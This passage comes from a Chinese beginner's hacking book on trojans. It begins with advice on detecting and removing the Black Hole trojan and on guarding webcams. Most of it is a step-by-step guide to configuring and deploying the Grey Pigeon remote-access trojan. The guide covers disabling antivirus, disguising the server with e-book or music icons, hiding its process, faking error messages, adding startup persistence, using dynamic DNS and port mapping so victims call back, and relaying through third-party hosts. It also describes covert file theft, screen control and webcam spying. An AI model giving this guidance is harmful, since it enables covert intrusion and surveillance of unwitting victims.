运行“Windows优化大师”，依次进入“系统优化”→“系统安全优化”在右侧窗格中，运行其“进程管理”模块，单击任一系统进程，例如svchost.exe，在下方的进程详细信息窗口中切换到“模块列表”，会出现该进程包含的dll文件，这些dll文件的发行商都是“Microsoft”，如果发现进程中存在发行商为空的dll文件时，就应该小心了。当然这不一定是感染“黑洞”木马，有可能是其他的木马或病毒，也可能是正常的驱动文件。

No.02 使用“Icesword”检测系统进程

“黑洞”木马还具有隐藏服务端文件、进程、注册表和服务的功能，这就

新手点拨

木马一般有服务器端和控制器端两个程序组成，黑客必须首先将控制器端程序事先安插在用户电脑上并使其处于启动状态，才能让控制器端程序被服务器端程序远程控制，从而达到盗取用户各种账号及其它隐私信息的罪恶目的。基于“木马是运行着的进程”这一点，我们就很容易直观查找到木马的一些“蛛丝马迹”了。

Notice

注意别被木马假冒的信息瞒骗了。

是“rootkit 技术”在起作用了。不过也不必担心，即使它再怎么隐藏，也还是有办法把它找出来的。使用安全工具“Icesword”，或者“超级巡警”，都可以显示使用“rootkit 技术”隐藏的内容。

Notice

木马的特点：木马都会通过一定的技术手段使自身在用户的系统中隐藏，以此更长时间的控制用户的计算机，而一般用户由于对计算机知识了解有限，很难发现系统中的木马。更何况如今的木马都具备相当强大的隐藏能力：dll 插入、rootkit 等新技术的应用，别说“菜鸟”，即使是“老鸟”想发现系统中的木马也十分困难，更不用说清除了。就像肆虐的熊猫烧香病毒，其保护手段是一环套一环，要想清除，难上加难。

No.03 卸载“黑洞”服务端

发现系统的黑洞木马后，我们再来了解一下如何将“黑洞”木马清除。“黑洞”木马的清除是比较简单的，因为它具有简单的卸载功能，而不像其他木马程序需要手工清除所有的文件。运行“黑洞”木马的服务端后，如果入侵者设置了“在任务栏显示图标”，那么在任务栏中会有“黑洞”木马的图标，单击图标，选中“卸载服务”即可卸载服务端。

Notice


定时使用安全工具对系统做体检是很有必要的，这样可以尽早发现系统中存在的木马。当系统出现异样时，尤其是当系统出现游戏账号被盗，杀毒软件无法启动等问题时，就更应该彻底地检查一下。

No.04 清除服务端

不过这种情况是比较少见的，因为很少有入侵者会傻到故意暴露自己，因此我们就不必太指望能在任务栏中找到“黑洞”木马的图标。不过当我们确定系统中存在的木马是“黑洞”时，可以在“开始”→“运行”栏中输入“brc_Server.exe /setup”并回车，将弹出“黑洞”木马的设置窗口，然后单击“卸载服务”即可卸载服务端。

Notice

黑洞木马服务端设置也可以在运行栏中启动。




6.3.3防范摄像头木马

像“黑洞”这样具备远程开启用户摄像头功能的木马，我们可以称之为摄像头木马。“黑洞”属于摄像头木马中危害不甚严重的一种，因为它的名气比较大，目前杀毒软件都能够将其查杀。而危害更大的则是那种传播范围小的摄像头木马，这类摄像头木马的样本文件很难被提取到，所以杀毒软件就很难将其查杀，因此它就可能一直存在于用户的系统中，每天监视用户的一举一动。

一般用户如果想防范摄像头木马，可以注意以下几点：

No.01 在QQ中隐藏自己的摄像头



在上网的过程中，我们计算机上存在摄像头这一情况很可能被外人得知，例如使用QQ就会在个人信息中显示本机摄像头的情况，任何一位QQ的使用者都可以通过“查找”→“有摄像头的用户”发现你的行踪，入侵者可能会利用这一点，寻找带有摄像头的用户进行攻击，因此在网络上隐藏本机的摄像头是很有必要的。首先让我们来关闭QQ中的摄像头显示功能。

单击QQ面板中的“菜单”按钮，依次选择“设置”→“个人设置”，切换到“状态显示”标签，选中其中的“不被列入在线视频用户列表中”，单击“确定”即可。这样在QQ上陌生人就不能发现你存在摄像头了。

No.02 不用时管好摄像头

在不使用摄像头的时候，最好将摄像头的镜头对着墙，或者其他物体，但不要对着自己，入侵者技术再高超也不能让摄像头调转方向吧。或者使用一块手帕或其他东西将摄像头的镜头挡住，当使用时再将挡住的东西移开。也可以将摄像头从USB接口中拔出，这样即使中了摄像头木马也没有什么关系了。

No.03 做好本机的安全防护

首先要安装一款杀毒能力强劲的杀毒软件，并及时升级杀毒软件的病毒库，注意开启杀毒软件的病毒防火墙。其次不要接收和运行陌生人发来的文件。谁能保证这不是摄像头木马的服务呢？最后要少逛陌生的网站，以避免网页中夹杂的网页木马。

Notice

网络上有很多网站都可以提供木马定制的服务，只要支付一定的费用，就可以让编程人员制作一款个人版的木马软件，当然摄像头监控功能也可以加入其中。这种定制出来的木马软件，如果不对其进行传播，杀毒软件公司就无法拿到样本，是不可能对其查杀的。如果要防范这种木马程序，就只能使用一些具有系统底层监控功能的安全工具，例如System Safety Monitor可以阻止所有木马程序的运行。

Notice

网上有一种摄像头具备辅助灯源，当摄像头处于工作状态时，摄像头上的辅助灯会开启，通过这一点我们就可以很明确的知道摄像头当前处于什么状态。就能判断是否有人悄悄地开启了摄像头。

6.4 “灰鸽子”反弹式木马

灰鸽子是国内一款著名木马。比起前辈冰河、黑洞来，灰鸽子可以说是国内后门的集大成者。其丰富而强大的功能、灵活多变的操作、良好的隐藏性使其他后门木马都相形见绌。灰鸽子客户端简易便捷的操作使刚入门的初学者都能充当黑客。当使用在合法情况下时，灰鸽子是一款优秀的远程控制软件。但如果拿它做一些非法的事，灰鸽子就成了很强大的入侵工具。

本节我们先来了解什么是“反弹式”木马，然后在具体了解“灰鸽子”木马是如何兴风作浪的，当读者明白了其中的道理才能知道怎样去查杀这类木马，做到防胜于治。

6.4.1 反弹式木马的特色

木马的出现，可以算是网络安全上的里程碑，网络安全也是“完善”→“漏洞”→“再完善”这样一个过程，螺旋式地向上发展。木马与防火墙的对话，也有着这样的过程。木马这样一种黑客技术，一出现，就引起了人们的关注。除了从不同的角度防范木马行为的发生，在防火墙技术上的发展，也有效地遏止了木马的泛滥。

但是有些用户还是发现，即使将自己的防火墙设置为禁止外来主动连接，理论上防范了木马，也无法排除信息泄露的可能。网络利用率常常居高不下，不正常的连接还是会频繁出现。那么，我们现在就不得不关注木马技术的新发展——反弹式木马。

Notice

灰鸽子木马是当前功能效果最为强大的木马软件之一，非常具有代表性，本节是本章的重点内容。


No.01 什么是反弹式木马

我们都知道，所谓的“特洛伊木马”，就是一种基于“客户机/服务器”模式的远程控制程序，它让用户的机器运行服务器端的程序，这个服务端的程序会在用户的计算机上打开监听的端口。这就给黑客入侵用户计算机打开了一

扇进出的门，然后黑客就可以利用木马客户端入侵用户的计算机系统。

随着防火墙技术的提高和发展，基于 IP 包过滤规则来拦截木马程序可以很有效地防止外部连接，因此黑客在无法取得连接的情况下，也无所作为。然而，“道高一尺，魔高一丈”这个安全领域里的“规律”无时不在起作用。聪明的木马程序员又发明了所谓的“反弹式木马”——它利用防火墙对内部发起的连接请求无条件信任的特点，假冒是系统的合法网络请求来取得对外的端口，再通过某些方式连接到木马的客户端，从而窃取用户计算机的资料同时遥控计算机本身。

No.02 反弹式木马的工作原理



常见的普通木马，是驻留在用户计算机里的一个服务端程序，当入侵者利用客户端向服务端发出连接请求时，服务端便响应请求，这样，目标主机就会被客户端控制。不过这种木马的弱点也很显著，一旦目标主机使用了防火墙，那么防火墙就会对外部连接进行严格的审查，这时候客户端是很难连接上服务端的。

随着技术的发展，黑客们开发出了新一代的木马——反弹式木马，这种木马在工作原理上就与普通木马不一样。首先，反弹式木马使用的是系统信任的端口，这样目标主机会认为该服务端只是普通的应用程序而已，防火墙也会开放其对外连接；其次，反弹式木马是由服务端主动连接客户端，即使防火墙对外审核再严格，反弹式木马也能轻松实现服务端 / 客户端的连接。这充分说明了另一条至理名言：“堡垒总是从内部被突破的”。

本节介绍的“灰鸽子”木马就是反弹式木马的代表，下面我们就来看看黑客是如何使用“灰鸽子”木马进行入侵的。

6.4.2配置灰鸽子服务端自动上线设置

了解了什么是“反弹式”木马之后，我们回到“灰鸽子”木马的研究上来，具体演练一下灰鸽子到底是如何进行入侵的。为了避免杀毒软件的清除，我们首先关闭杀毒软件，然后再启动灰鸽子程序，作为木马，灰鸽子同样拥有客户端（控制端）和服务端（被控端）两个部分，显然服务端就是木马，是用于种植到被控主机中，而服务端是由客户端创建生成的。

Notice

很多的老式木马端口都是固定的，只要查一下特定的端口就知道感染了什么木马，不过现在很多木马都加入了定制端口的功能，木马控制端可以在任意选择端口作为木马端口（一般不选择 1024 以下的端口），这样就给判断所感染木马的类型带来了麻烦。

新手点拨

灰鸽子是一款反弹端口的木马，和传统的木马不一样的是它不是监听一个端口等待客户端来连接自己，而是自己以浏览器的身份（例如以 IE 默认的 80 端口进行通信）主动去连接客户端，而 IE 浏览器是许多防火墙默认的已信任程序，所以灰鸽子能够轻易“穿透”这些防火墙。因为灰鸽子是以浏览器的身份去访问网络的，而任何防火墙都不会限制 IE 浏览器浏览网页，所以从理论上来讲，灰鸽子能“穿透”任何防火墙。

Notice

灰鸽子采用了服务端（被控端）主动连接客户端（控制端）的技术，所以配置服务端的时候首先要设置服务端自动上线。

No.01 设置客户端固定IP

新手点拨

在局域网中，由于大多数局域网被分配有固定的私有IP，所以在“IP通知http访问地址、DNS解析域名或固定IP”栏中，就可以直接填写客户端的私有IP（如192.168.1.100）地址。这样位于局域网中的服务端就会根据这个IP地址自动连接上客户端了。

首先选择灰鸽子客户端程序主窗口中的“文件”→“配置服务程序”命令或者单击工具栏上的“配置服务程序”按钮进入“服务配置”窗口。该窗口中可以具体配置服务程序的配置。如果客户端的IP地址固定，也可以直接在“IP通知http访问地址、DNS解析域名或固定IP”栏中填写IP地址。不过要注意的是，一旦客户端IP地址改变后，木马服务端就再也不能找到客户端了。

Notice

动态域名需要在动态域名服务商那里申请，如何申请动态域名以及如何使用请参见6.4.4节。

No.02 设置客户端动态IP

我们在第一章中已经说到，由于Internet上的公网IP地址资源稀缺，目前已经很少有电脑使用固定(静态)的公网IP了，一般来说，用户的IP地址有如下两种：

●通过拨号上网，由ISP动态地分配一个IP地址，下线的时候，ISP收回该IP；


●位于小区宽带、网吧、公司、广域网中，通过固定的网关上网。

针对动态获取IP这个问题，我们只有建立一个对应的变量，让木马服务端能够通过这个变量始终可以找到客户端的动态IP地址，并与之连接上，这个对应的变量就是“动态域名”，动态域名能跟踪用户当前的IP地址，当用户IP地址改变后，动态域名对应的IP地址也就作相应的变化。

Notice

不管用户是填写那种方式，其目的就是让灰鸽子的服务端能正确找到客户端的具体地址，并主动与客户端建立连接。

No.03 设置连接密码



自动上线设置中还有一个密码设置选项，这里的密码是以明文的形式输入的。

Notice

用户不要将密码设置为中文，该功能的目的在于网管员可以合法地远程控制主机。


No.04 设置安装选项

单击“安装选项”标签，进入服务端安装的设置，在这里，可以设置服务端在被控主机中具体的安装位置，在“程序图标”选项中，如果选择“电子书”、“音乐”等图标会起到很大的迷惑作用，让被控主机的用户轻易地运行该服务端程序，这样就激活了木马。

Notice

另外，在“安装选项”设置中，还有被选项，作为悄悄潜入的木马，当然就不能选择“程序安装成功后提示安装成功”和“程序运行时在任务栏显示图标”选项。


No.05 设置启动项



在启动项设置中，如果勾选了“Win98/2000/XP下写入注册表启动项”和“Win2000/XP下优先安装成服务启动”，那么被控端主机在每次开启时就自动激活木马程序，另外，入侵者总是在这输入一些类似系统自带的服务信息来迷惑别人。

No.06 设置代理服务

这是黑客常用的“借刀杀人”的手法，黑客利用被控主机对第三方主机进行攻击，如果第三方的主机管理员追查起来，那么被控主机就成了“替罪羔羊”。黑客使用代理最大的好处是隐藏在“肉鸡”背后，自己的IP不容易被人追踪。



新手点拨

有一定木马知识的人都知道，如果打开一个文件，没有任何反应，这很可能就是一个木马程序，而木马的设计者都意识到了这一点，所以经常会提供一个出错显示的功能。当服务端用户打开木马程序时，会弹出一个出错的提示框（这当然是假的）错误内容可以自由的定义，大多会定制成一些，诸如“文件已破坏，无法打开”之类的信息，看到这时也许你的电脑已经被植入了木马了。

No.07 设置高级选项


Windows2000/XP有一个进程管理器，里面可以显示出所有程序的进程，

新手点拨

灰鸽子的服务端的安装程序是由客户端根据自定义设置自动生成。能够自定义的项目包括：服务端安装成功后是否删除安装程序；是否在任务管理器中隐藏进程；是否在注册表中加入启动键项。如此一来，灰鸽子的隐藏性和自我保护也是其它木马不可比拟的。它的文件是隐藏的，进程也是隐藏的，用户在任务管理器中也找不到它的踪迹。

另外，在 Windows 2000/XP 的系统中还可以选择安装成自动启动的服务，服务名称（包括服务的显示名称）可以修改，安装程序的图标也可以选择。

如果用户发现有可疑程序，可以立即结束掉该进程，灰鸽子木马可以隐藏自己的进程，非常具有隐秘性。



当所有配置设定完全之后，单击“生成服务器”按钮就生成了木马服务端，运行木马服务端的主机就会被入侵者的客户端所控制了。

6.4.3远程控制服务端

成功完成上面的服务端配置，入侵者就会把这个木马程序公布在网上，或者传给他人，当这个木马被人运行后，入侵者就可以安静地等待运行木马的“肉鸡”自动来连接了，一旦连接上，入侵者这边就会有语音提示：“有主机上线，请注意”，提示入侵者。

灰鸽子远程控制的功能非常强大，一旦被控制上，入侵者就可以在被控主机上做任何事情，下面我们就来看看，灰鸽子具体是如何控制被控主机的。

Notice


在网上传播木马也是一门技术，木马要逃避杀毒软件的查杀，这需要更高级的技术，例如为木马服务端加壳、加入花指令、修改特征码等等，在新手入门的这本书中我们不打算介绍这些较深的内容（因为广泛涉及到汇编等计算机知识）。我们会在本章后面为读者介绍一下木马的基本传播方法，例如修改图片、文件捆绑、网页木马等，读者了解之后，对于网络安全方面会又更大的提高。

No.01 被控主机的资料尽显眼底

入侵者可以打开被控主机“资源管理器”任意复制修改被控主机的资料。

No.02 查看被控主机开放的服务与共享

单击“远程控制命令”标签即可查看被控主机所运行的服务、进程等系统信息。



新手点拨

比起前辈冰河、黑洞等木马来说，从功能上来说，灰鸽子可以说是国内木马的集大成者，大部分木马使用的控制功能它都具备：

●模仿 Windows 资源管理器，可以对被控制电脑上的文件进行复制、粘贴、删除、重命名、远程运行等，可以上传下载文件或文件夹，操作简单易用；

●可以查看被控制电脑的系统信息、剪切板上的信息等；可以远程操作被控制电脑的进程、服务；可以远程禁用被控制电脑的共享和创建新的共享，还可以把被控制电脑设置为一台代理服务器；

●不但可以捕获远程电脑屏幕，还能实时地控制远程电脑；

●可以监控被控电脑上的摄像头，还有语音监听和发送功能，可以和被控电脑进行语音对话；

●灰鸽子还能模拟注册表编辑器，操作远程注册表就像操作本地注册表一样方便；

●命令广播，如关机、重启或打开网页等，这样单击一个按钮就可以让多台机器同时关机、重启或打开网页等。

Notice

了解目标主机的系统进程，可以查看该主机运行的安全软件。


Notice

能对目标主机的注册表进行修改，这应该是非常危险的了。

单击“命令广播”栏，即可对被控主机进行命令操作，例如“关闭计算机”、“重启计算机”、“卸载服务器”等操作。

Notice

命令广播栏中还显示出了被控主机的地理位置信息。



No.03 屏幕控制的性能

如果要进行远程桌面的屏幕，单击工具栏上的“捕获屏幕”按钮，就可以打开被控主机的桌面窗口了。单击【F12】进行全屏与窗口的切换，单击“控制鼠标键盘”的按钮，可以进行远程控制，通常入侵者都会选择凌晨时间受害者不在电脑旁的情况下进行操作。

Notice

如果入侵者对命令行熟悉的话，可以通过 Telnet 控制台（shell）进行远程控制，这样可以有效地在恶劣的网络环境中用文字模式快速地操控远程主机。


No.04 视频获取功能

远程视频和语音是远程控制中的一种，如果入侵者悄悄地开启了远程视频的话，受害者就危险了。

灰鸽子的确实是一款功能强大的远程控制软件，功能强大证明软件优秀，关键是在于使用者如何应用了。读者了解了灰鸽子的强大威力，一定不能应用于非法途径。

6.4.4为动态IP用户申请动态域名

在配置“灰鸽子”配置服务器的时候，最关键的地方就是在“IP 通知 http 访问地址、DNS 解析域名或固定 IP”栏中填写客户端的地址。



如果客户端拥有固定的 IP 地址，那么在服务端的这个配置中就直接填入客户端固定 IP 地址即可，这样，服务端就会根据该固定的 IP 地址很容易地连接上客户端。不过，前面我们已经分析了目前互联网

Notice

“灰鸽子”的“IP 通知 http 访问地址、DNS 解析域名或固定 IP”栏的设置是整个“灰鸽子”木马配置的核心部分，下面的几个小节我们将重点介绍“IP 通知 http 访问地址、DNS 解析域名或固定 IP”栏该如何配置，读者如果能根据网络环境自行配置，那么就基本具备“黑客”的气质了。

新手点拨


由于Internet公网上静态IP资源的稀缺性和租用昂贵性，目前的ADSL宽带用户基本上只能采取动态IP接入方式上连Internet公网。

动态IP接入方式是指用户通过虚拟拨号技术动态获得IP地址来上网的方式，用户通过本地电脑安装的拨号程序，驱动ADSL Modem拨号连接Internet时，ISP通常会随机分配给用户一个公共IP地址，在断线之前这个IP地址是唯一的，其他用户可以通过这个IP地址来访问该用户，但是一旦断线后再次连接，ISP会重新随机分配另外一个IP地址给该用户。

用户的上网情况，鉴于IP地址稀缺，大多数用户都是在ISP那里获取的动态IP地址，最常见的就是现在使用的ADSL上网方式。

既然许多用户都是通过ADSL动态获取IP上网，所以在使用“灰鸽子”的时候，一旦客户端重新拨号上网，其IP地址就发生了变化，如果木马服务端还按照固定的IP地址来找寻客户端显然不合适，那么如何才能让服务端总是能正确地找到客户端上线时的IP地址呢？前面我们已经提到了，这需要借助“动态域名”这个“变量”来实现。

动态域名即DDNS（动态域名解析服务）可将域名映射到用户当前获得的IP地址上。首先，用户需要在DDNS服务商那里注册一个动态域名地址，当用户上线的时候，就告诉DDNS服务商自己当前的IP地址，DDNS服务商就把用户当前的IP地址对应到动态域名上，如此，在互联网中的其他主机要访问申请的那个域名地址也就是访问当前该用户的IP地址了。




Notice

“灰鸽子”提供了两种方法：(1) 动态域名；(2) 在FTP中更新客户端IP地址。这两种方法都可以让木马服务端连上动态IP的客户端。下面我们主要讲解如何用动态域名的方法让灰鸽子自动上线。

目前有很多提供动态域名服务的网络商，用户可以自己选择一家的注册动态域名服务，例如北京金万维（http://www.gnway.com/）、希网网络（www.3322.org）、花生壳（http://www.oray.cn/）等等。


No.01 注册“花生壳”动态域名



这里建议使用花生壳动态免费域名。即使客户端的IP地址改变了，花生壳的动态域名也可以随时保持更新，让动态域名指向更改后的IP地址。要使用花生壳的动态域名，必须在花生壳网站地址（http://www.oray.cn/）注册。

No.02 申请免费的域名地址

“Oray 护照”注册成功之后，即可申请域名了，免费的域名空间属于二级域名。



No.03 登录“花生壳”客户端

当域名注册成功之后，在花生壳网站中，下载花生壳客户端程序并安装运行，花生壳客户端能让申请的域名指向动态的用户 IP 地址。

No.04 域名诊断

通过“Oray 护照”登录到花生壳客户端程序后，即可查看该账户已有的域名，由于我们只申请了免费域名，所以只有“免费域名”中才有地址。双击该域名会显示出本机的网络参数。

Notice

用户可以随意输入自己喜欢的域名名字，单击“查找域名”按钮，就可以查看申请的域名是否可用，如果用户申请的域名尚未注册，则在“搜索结果”中显示为绿色。

Notice


“花生壳”是一套完全免费的动态域名解析服务客户端软件。当用户安装并注册该项服务，可以在任意地方和时间利用这一服务建立拥有固定域名。“花生壳”支持的线路包括普通电话线、ISDN、ADSL、有线电视网络、双绞线到户的宽带网和其它任何能够提供互联网真实 IP 的接入服务线路，而无论连接获得的 IP 属于动态还是静态。

Notice

域名诊断中可以查看自己的动态域名 DNS 以及自己的当前公网 IP 地址。

新手点拨

我们还可以在控制台中验证免费域名是否绑定成功，在“命令提示符”中输入“ping hacktestt.vicp.net”，如果又返回信息，那么就说明域名和IP绑定成功了。



No.05 填写动态域名地址

域名申请成功后，每次客户端上线的时候要自动运行花生壳程序，保证将“hacktestt.vicp.net”这个动态域名更新为当前的IP地址。当配置服务端的时候，在“IP通知http访问地址、DNS解析域名或固定IP”栏中就填写申请好的动态域名地址。一旦“中招”主机上线的时候，服务端程序就会根据这个动态域名找到客户端当前的IP地址，主动建立连接。

6.4.5 “灰鸽子”客户端位于内网中的解决方案

内网即内部局域网，事实上很多用户都处于公司、学校的内部局域网中，即使通过ADSL拨号上网的用户也因使用了路由器，而置身于内网中。如果“灰鸽子”客户端位于这样的内部网络中，除非服务端也处于该内网中，否则，服务端是无法找到客户端的。


以下图为例，如果灰鸽子客户端是内部局域网中的主机，IP地址为192.168.1.2，那么动态域名更新的地址是该局域网网关口的公网IP地址：125.83.61.139，所以灰鸽子的服务端只知道网关外部的公网IP：125.83.61.139，而无法找到网关下面192.168.1.2主机。那么该如何进行设置才能让灰鸽子服务端连接上内网中的客户端192.168.1.2主机呢？这就需要在网关做开放主机设置，这里我们以路由器的两种设置为例，至于专门的网关服务器设置，他们道理是相同的。

Notice

客户端使用局域网私有IP地址位于网关下，处于公网中的木马服务端是无法找到的。


Notice

网关的含义很广泛，可以是路由器、网关服务器等设备。




No.01 路由器的DMZ设置

首先进入路由器设置界面，在路由器的“转发规则”的DMZ主机设置中，填入客户端主机的私有IP地址，启动即可，这样来自公网中的信息就可以直接到达内网192.168.1.2这台主机上，当然，木马服务端也能自动地连接上192.168.1.2这台主机了。



No.02 设置网关映射8000端口到内网客户端上



DMZ设置将192.168.1.2这台主机直接面向了公网，这好比在封闭的内网环境中完全敞开了“大门”，甚至让很多其他的网络访问也“骚扰”192.168.1.2主机，其实要让木马服务端连接上192.168.1.2这台主机上的客户端，只需打开与灰鸽子连接相关的“窗口”即可，这个“窗口”就是灰鸽子默认的8000端口。

在“虚拟服务器”中添加8000端口到192.168.1.2这台主机上，并启用规则即可，这种方法被人们称作为“端口映射”，这样木马服务端就能通过这扇“窗口”到达内网中的客户端192.168.1.2主机中。

通过前面介绍的DMZ设置或端口映射，此时灰鸽子“服务端”就能正确地找到客户端了，至此，我们解决了客户端位于内网的问题。

Notice

我们这里以TP-Link路由器为例，进入方法是在浏览器中输入192.168.1.1，而不同路由器默认的IP可能不一样，例如D-Link的默认IP为192.168.0.1.

Notice

端口映射：

网关将自己的一个端口映射到局域网中某台主机IP上，当来自公网的用户访问网关主机被映射的端口时，网关就将请求转到局域网映射的这台主机上。利用端口映射功能还可以将一台网关多个端口映射成内部局域网的不同机器上。端口映射功能还可以完成一些特定代理功能，比如代理POP，SMTP，TELNET等协议。理论上可以提供六万多个端口的映射（因为逻辑端口有65565个，参见第一章），恐怕我们永远都用不完的。

6.4.6不能控制网关的解决方案


能设置网关可以很好地解决内网用户控制灰鸽子，可是对于网吧、小区宽带以及公司局域网来说，是不能轻易设置网关的，那么作为“灰鸽子”的客户端该如何设置网络环境呢？显然在这种条件下自身的网络已经不受控制。所以我们要借助第三方的网络环境，这个环境就是在 Internet 中具有固定 IP 地址的主机，我们将该主机称为“中转站”，这样“灰鸽子”的客户端与服务端都能访问该中转站了。

既然客户端和服务端都能访问到“中转站”，这就为客户端连接服务端提供了可能，事实上“灰鸽子”客户端正是利用“中转站”对服务端进行控制的。

下面我们以一台作为“中转站”的主机（该“中转站”主机的固定 IP 地址为 218.201.77.12）为例，详细解释如何做端口映射让木马服务端连接上内网客户端。

No.01 启动“内网端口映射”工具

首先启动灰鸽子自带的“内网端口映射”工具，然后我们来详细解释一下各个配置的具体作用。



Notice

读者可以将利用“中转站”控制服务端的方法与“借刀杀人”这个成语联系起来，利用“中转站”这把“刀”来宰杀“肉鸡”。

Notice

“中转站”的 IP 地址必须是固定的，一旦 IP 地址改变了，则客户端就和服务端将失去联系。

Notice

